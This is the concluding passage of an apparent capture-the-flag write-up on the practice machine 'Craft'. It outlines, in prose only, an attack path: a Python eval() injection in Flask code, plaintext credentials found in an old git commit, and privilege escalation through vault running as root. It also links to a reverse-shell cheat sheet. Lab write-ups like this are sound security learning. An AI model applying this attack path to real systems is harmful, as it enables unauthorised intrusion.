


Figure 8: rooted.

Conclusion

This box was fun from the beginning. I enjoyed going through the `Flask` code in the `git` repository to find a vulnerability, as well as finding the credentials and test script in an old commit. This gain of the initial foothold seemed to me to be **very realistic**. I've seen this type of mistake chain a lot in my years as a developer. Developing the exploit to get code execution was rather difficult (for me at least). Not knowing `bash` wasn't installed held me up for quite a while on this phase.

I will say that storing credentials in plain text is probably almost as bad, or worse, than using the `eval()` function, but some people still do this crap too. Running `vault` as root is also a mistake, but a lazy developer may do too for one reason or another. All in all `Craft` has been my absolute favorite box thus far.

References

1. <http://vipulchaskar.blogspot.com/2012/10/exploiting-eval-function-in-python.html>
2. <http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>
3. <https://stackoverflow.com/questions/44250002/how-to-solve-sign-and-send-pubkey-signing-failed-agent-refused-operation>
4. <https://www.vaultproject.io/docs/commands/ssh.html>